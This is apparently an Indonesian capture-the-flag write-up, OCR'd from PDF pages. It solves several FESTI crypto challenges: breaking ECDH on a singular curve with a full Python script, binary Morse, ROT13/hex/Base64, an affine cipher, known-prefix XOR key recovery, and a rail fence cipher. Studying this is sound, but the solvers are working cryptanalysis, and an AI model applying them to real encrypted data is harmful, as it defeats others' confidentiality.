
TEPUK → T3PUK

PRAMUKA → PR4MUK4

FLAG = FESTI{ T1G4_K4L1_T3PUK_PR4MUK4}

ES CAMPUR 10 TOPING





ISI DARI FILE DAN GDRIVE

INI ADAALAH SCRIPT SOLVE KARANGAN SARI (SAYA SENDIRI) ini saya sudah panjang banget loh min membuat WRITE UP

SAYA sudah MEMBUAT SCRIPT SOLVE dengan out.txt tersebut. BYE (SARI) SAYA SENDIRI

solve.py

Jalankan dari folder challenge:

python3 solve.py out.txt

Hasilnya:

[+] real nodes = node2, node4, node5

[+] G candidate = node4

[+]shared x =
29777713216995364578435179013312018918518932522
4161885986522935363118186117 51

[+] FLAG = FESTI{M4TH_15_FUN}

Flag:

FESTI{M4TH_15_FUN}

THAT’S SIMPLE

INI SCRIPTNYA HIAHHHHHHHHHHHHH

```
#!/usr/bin/env python3
import hashlib
import itertools
import re
import sys



def parse_output(path):
    text = open(path, "r", encoding="utf-
8").read()

    def grab(pattern, name):
```

```
        match = re.search(pattern, text,
re.MULTILINE)
        if not match:
            raise ValueError(f"Field {name!r}
tidak ditemukan di {path}")
        return match.group(1)

    p = int(grab(r"^p\s*=\s*(\d+)\s*$", "p"))
    nodes = [
        (int(x), int(y))
        for x, y in re.findall(

r"^node\d+\s*=\s*\(\s*(\d+)\s*,\s*(\d+)\s*\)\s*
$",
            text,
            re.MULTILINE,
        )
    ]
    iv = bytes.fromhex(grab(r"^iv\s*=\s*([0-9a-
fA-F]+)\s*$", "iv"))
    ct = bytes.fromhex(grab(r"^ct\s*=\s*([0-9a-
fA-F]+)\s*$", "ct"))
```

```
    if len(nodes) < 3:
        raise ValueError("Jumlah node kurang dari 3")
    if len(iv) != 16 or len(ct) % 16:
        raise ValueError("IV atau ciphertext AES-CBC tidak valid")

    return p, nodes, iv, ct



def inv(a, p):
    return pow(a % p, -1, p)



def solve_curve_coefficients(points, p):
    """
    Dari tiga titik, selesaikan:
        y^2 - x^3 = A*x^2 + B*x + C  (mod p)
    """
    matrix = []
    for x, y in points:
        matrix.append([
```

```
            x * x % p,
            x % p,
            1,
            (y * y - x * x * x) % p,
        ])

    for col in range(3):
        pivot = next(
            (row for row in range(col, 3) if
matrix[row][col] % p),
            None,
        )
        if pivot is None:
            raise           ValueError("Matriks
singular")

        matrix[col],      matrix[pivot]      =
matrix[pivot], matrix[col]

        scale = inv(matrix[col][col], p)
        matrix[col] = [(value * scale) % p for
value in matrix[col]]
```

```
        for row in range(3):
            if row == col:
                continue
            factor = matrix[row][col]
            matrix[row] = [
                (matrix[row][j]  -  factor  *
matrix[col][j]) % p
                for j in range(4)
            ]

    return tuple(matrix[i][3] for i in range(3))



def find_real_nodes(p, nodes):
    """
    Kurva dibuat dari:
        (x - seed)^3 = x^3 + A*x^2 + B*x + C

    Jadi:
        A = -3*seed
        B =  3*seed^2
```

```
        C = -seed^3
    """
    results = []
    seen = set()

    for indices in itertools.combinations(range(len(nodes)), 3):
        points = [nodes[i] for i in indices]

        try:
            A, B, C = solve_curve_coefficients(points, p)
        except ValueError:
            continue

        seed = (-A * inv(3, p)) % p

        if B != (3 * seed * seed) % p:
            continue
        if C != (-pow(seed, 3, p)) % p:
            continue
```

```
        valid_indices = tuple(
            i
            for i, (x, y) in enumerate(nodes)
            if (y * y - pow((x - seed) % p, 3,
p)) % p == 0
        )

        # Setup asli memasukkan tepat G, aG, dan
bG.
        if len(valid_indices) != 3:
            continue

        marker = (seed, valid_indices)
        if marker not in seen:
            seen.add(marker)
            results.append((seed,
valid_indices))

    if not results:
        raise   RuntimeError("Tidak   menemukan
tiga node kurva yang asli")
```

```
    return results


def long_to_bytes(n):
    size = max(1, (n.bit_length() + 7) // 8)
    return n.to_bytes(size, "big")


def aes_cbc_decrypt(key, iv, ct):
    # chall.py memakai PyCryptodome, jadi biasanya import pertama tersedia.
    try:
        from Crypto.Cipher import AES
        return AES.new(key, AES.MODE_CBC, iv).decrypt(ct)
    except ImportError:
        try:
            from cryptography.hazmat.primitives.ciphers import (
                Cipher,
                algorithms,
                modes,
```

```
            )
        except ImportError as exc:
            raise RuntimeError(
                "Pasang PyCryptodome: python3 -
m pip install pycryptodome"
            ) from exc

        decryptor = Cipher(algorithms.AES(key),
modes.CBC(iv)).decryptor()
        return      decryptor.update(ct)      +
decryptor.finalize()



def pkcs7_unpad(data, block_size=16):
    if not data:
        raise ValueError("Data kosong")

    amount = data[-1]
    if amount < 1 or amount > block_size:
        raise ValueError("Padding salah")
    if  data[-amount:]  !=  bytes([amount])  *
amount:
```

```
        raise ValueError("Padding salah")

    return data[:-amount]



def is_mostly_printable(data):
    return all(byte in (9, 10, 13) or 32 <= byte
<= 126 for byte in data)



def recover_candidates(p, nodes, iv, ct, seed,
valid_indices):
    real_points = [nodes[i] for i in
valid_indices]

    def u(point):
        """
        Setelah X = x - seed, kurva menjadi y^2
= X^3.
        Parameter grup aditifnya adalah u = X/y:
            u(kP) = k*u(P) mod p
        """
```

```
        x, y = point
        if y % p == 0:
            raise ValueError("Titik singular tidak boleh digunakan")
        return ((x - seed) % p) * inv(y, p) % p

    answers = []

    # Pool tidak memberi tahu mana G. Hanya ada tiga kemungkinan.
    # Dua node lainnya otomatis dianggap aG dan bG.
    for base_pos in range(3):
        G = real_points[base_pos]
        pub_positions = [i for i in range(3) if i != base_pos]
        P = real_points[pub_positions[0]]
        Q = real_points[pub_positions[1]]

        uG = u(G)
        uP = u(P)
        uQ = u(Q)
```

```
        # a = u(aG)/u(G), b = u(bG)/u(G)
        a = uP * inv(uG, p) % p
        b = uQ * inv(uG, p) % p

        # u(S) = u(abG) = a*b*u(G)
        uS = a * b % p * uG % p
        if uS == 0:
            continue

        # y^2 = X^3 dapat diparameterkan:
        # t = 1/u, X = t^2, y = t^3
        t = inv(uS, p)
        shared_x = (seed + t * t) % p

        key                                     =
hashlib.sha256(long_to_bytes(shared_x)).digest(
)[:16]
        padded = aes_cbc_decrypt(key, iv, ct)

        try:
            plaintext = pkcs7_unpad(padded)
```

```
        except ValueError:
            continue

        answers.append({
            "base_node":
valid_indices[base_pos] + 1,
            "a": a,
            "b": b,
            "shared_x": shared_x,
            "plaintext": plaintext,
            "printable":
is_mostly_printable(plaintext),
        })

    return answers



def main():
    path = sys.argv[1] if len(sys.argv) > 1 else
"out.txt"
    p, nodes, iv, ct = parse_output(path)
```

```
    found_any = False

    for seed, valid_indices in find_real_nodes(p, nodes):
        names = ", ".join(f"node{i + 1}" for i in valid_indices)
        print(f"[+] seed       = {seed}")
        print(f"[+] real nodes = {names}")

        answers = recover_candidates(
            p, nodes, iv, ct, seed, valid_indices
        )

        for answer in answers:
            found_any = True
            plaintext = answer["plaintext"]

            print(f"[+] G candidate = node{answer['base_node']}")
            print(f"[+] shared x = {answer['shared_x']}")
```

```
            if answer["printable"]:
                print(f"[+] FLAG = {plaintext.decode('ascii')}")
            else:
                print(f"[+] plaintext = {plaintext!r}")


    if not found_any:
        raise RuntimeError(
            "Tidak ada kandidat yang menghasilkan PKCS#7 padding valid"
        )
if __name__ == "__main__":
    main()
```

TUJUAN TERCIPTA SCRIPT DIATAS ADALAH

Memisahkan tiga titik kurva asli dari empat noise point.


Memulihkan seed dari bentuk kurva $(x - seed)^3$.

Mengubah kurva singular menjadi grup aditif melalui $u = (x - seed)/y$.

Mencoba tiga kemungkinan posisi G.

Menghitung shared secret dan mendekripsi AES-CBC

MORSE YANG DIBINARYKAN



FYI INII ADALAH PESAN DARI DALAM WAV SOAL

Ganti 0 menjadi . dan 1 menjadi -:

0000 = ... = H

01 = .- = A

1010 = -.-. = C

101 = -.- = K

0 = . = E

010 = .-. = R


000 = ... = S

Hasilnya:

HACKERS

Jadi flagya Adalah FESTI{HACKERS}

TIGA LAPIS ENKRIPSI



Pesan ini melewati tiga lapisan enkripsi: ROT13 di luar, lalu Hex, lalu Base64 di dalam. Buka satu per satu dari luar ke dalam untuk mendapatkan flag.

Flag: FESTI{TR1PL3_3NC0D3D}

Cara solve

ROT13 pada teks awal (huruf diputar 13, angka tetap):
526o565456456p37564649785545777n587n4r4s517n42454q305239 →


526b565456456c3756464978554577 7a587a4e4f517a42454d305239 **Hex decode** hasil di atas → RkVTVEl7VFIxUEwzXzNOQzBEM0R9

Base64 decode hasil tersebut → FESTI{TR1PL3_3NC0D3D}

Tools Yang Digunakan Adalah Cipher Identifier

https://www.dcode.fr/cipher-identifier

CIPHER AFFINE A=7 B=11



Sandi matematika ini mengenkripsi setiap huruf dengan rumus: E(x) = (7x + 11) mod 26. Untuk mendecodenya, kamu perlu menemukan inverse dari 7 mod 26 terlebih dahulu.

Jadi bagaimana saya untuk solve soal ini

Dari contoh yang diberikan (FESTIVALHACKER → UNHOPCLKILZDNA), saya coba cocokkan pasangan huruf plaintext-ciphertext ke rumus affine cipher:

$$C = (a \cdot P + b) \ \ mod \ \ 26$$

Setelah dicoba-coba, ketemu **a = 7, b = 11**, dan semua pasangan huruf cocok sempurna. Jadi rumus enkripsinya:

$$C = (7P + 11) \ \ mod \ \ 26$$

Untuk dekripsi, pakai invers dari 7 mod 26 (yaitu 15, karena 7×15 ≡ 1 mod 26):

$$P = 15(C - 11) \ \ mod \ \ 26$$

Menerapkan ke UNHOP{4UU1Y3_Z1MI3A}:

Cipher	Decode
U N H O P	F E S T I
U U	F F
Y	N
Z	C
M	P

Cipher	Decode
I	H
A	R

Angka (4, 1, 3) dan simbol (_, {, }) dibiarkan apa adanya (memang bagian leetspeak, bukan huruf yang dienkripsi).

Hasil: FESTI{4FF1N3_C1PH3R}

Kalau angka leetspeak-nya dikonversi juga (4=A, 1=I, 3=E), jadi:

FESTI{AFFINE_CIPHER}




FLAG = FESTI{4FF1N3_C1PH3R}

Tools yang digunakan

-cipher identifier

-affine cipher

KUNCI XOR TERSEMBUNYI



Script solve saya

🌸 ❯ ls

pesan_xor.dat

+ root ↷ /mnt/c/Users/user/Downloads/ctf 10ms
M 9.46% T 09:28:08

🌸 ❯ cat pesan_xor.dat

3yz؟5

```
+ root ↷ /mnt/c/Users/user/Downloads/ctf 9ms
M 9.47% T 09:28:11
🌸 ❯ file pesan_xor.dat
pesan_xor.dat: Applesoft BASIC program data,
first line number 3

+ root ↷ /mnt/c/Users/user/Downloads/ctf 16ms
M 9.47% T 09:28:18
🌸 ❯
🌸 ❯ cat << 'EOF' > solve_xor.py
target_file = "pesan_xor.dat"
key = b"FESTI"

print(f"[*] Membaca file {target_file}...")

try:
    with open(target_file, "rb") as f:
        ciphertext = f.read()

    # Proses XOR byte per byte dengan kunci
berulang
    plaintext = bytearray()
```

```
    for i in range(len(ciphertext)):
        # itertools.cycle logic secara manual dengan modulus
        decrypted_byte = ciphertext[i] ^ key[i % len(key)]
        plaintext.append(decrypted_byte)

    print("[+] Dekripsi berhasil! Flag:")
    # Cetak hasil dekripsi
    print(plaintext.decode(errors="ignore"))

except FileNotFoundError:
    print(f"[-] Error: File {target_file} tidak ditemukan.")
except Exception as e:
    print(f"[-] Terjadi error: {e}")
EOF

+  root ↷  /mnt/c/Users/user/Downloads/ctf  7ms
M 9.5%  T 09:29:26
🌸 ❯ ls
pesan_xor.dat  solve_xor.py
```

```
+ root ↷ /mnt/c/Users/user/Downloads/ctf  12ms
M 9.46%  T 09:29:27
🌸 ❯ python solve_xor.py
[*] Membaca file pesan_xor.dat...
[+] Dekripsi berhasil! Flag:
HMPTIuP3R_C<PT3\WH3Ys

root /mnt/c/Users/user/Downloads/ctf  29ms
🌸 ❯
```

Memproses selama 1m 19s

Ketemu. Masalahnya: FESTI bukan key XOR, melainkan prefix flag. Karena XOR memakai key berulang sepanjang 5 byte, key dapat diperoleh dari:

```
key = ciphertext[0:5] XOR b"FESTI"
    = b"HMPTI"
```

Gunakan solver berikut:

```
#!/usr/bin/env python3
from pathlib import Path

target_file = "pesan_xor.dat"
known_prefix = b"FESTI"

ciphertext = Path(target_file).read_bytes()

if len(ciphertext) < len(known_prefix):
    raise SystemExit("[-] Ciphertext terlalu pendek")

# Recover key dari known plaintext prefix
key = bytes(
    ciphertext[i] ^ known_prefix[i]
    for i in range(len(known_prefix))
)

# Decrypt menggunakan repeating-key XOR
plaintext = bytes(
    byte ^ key[i % len(key)]
    for i, byte in enumerate(ciphertext)
```

```
)

print(f"[+]       Ciphertext       hex       :
{ciphertext.hex()}")
print(f"[+] Recovered key  : {key!r}")
print(f"[+]   Plaintext                       :
{plaintext.decode('utf-8', errors='replace')}")
```

Jalankan:

```
python3 solve_xor.py
```


Outputnya:

```
[+] Recovered key  : b'HMPTI'
[+] Plaintext      : FESTI{X0R_M4ST3R_K3Y}
```

Flag

FESTI{X0R_M4ST3R_K3Y}

PAGAR EMPAT JALUR



Pesan rahasia ini dienkripsi dengan Rail Fence Cipher menggunakan 4 jalur rel. Bayangkan teks aslinya ditulis secara zig-zag vertikal dalam 4 baris, kemudian dibaca baris demi baris.

Flag: FESTI{R41L_F3NC3_C1PH3R}

Penjelasan singkat cara membongkarnya (Rail Fence, 4 rel):

Ciphertext: FR31E{4FNCP}SI1_C_HRTL33 (24 karakter)

Pola zig-zag untuk 4 rel punya siklus panjang 6 baris: 0,1,2,3,2,1,0,1,2,3,2,1,...

Jumlah karakter per baris dari 24 posisi:

- Baris 0: 4 karakter → posisi asli 0,6,12,18
- Baris 1: 8 karakter → posisi asli 1,5,7,11,13,17,19,23
- Baris 2: 8 karakter → posisi asli 2,4,8,10,14,16,20,22
- Baris 3: 4 karakter → posisi asli 3,9,15,21

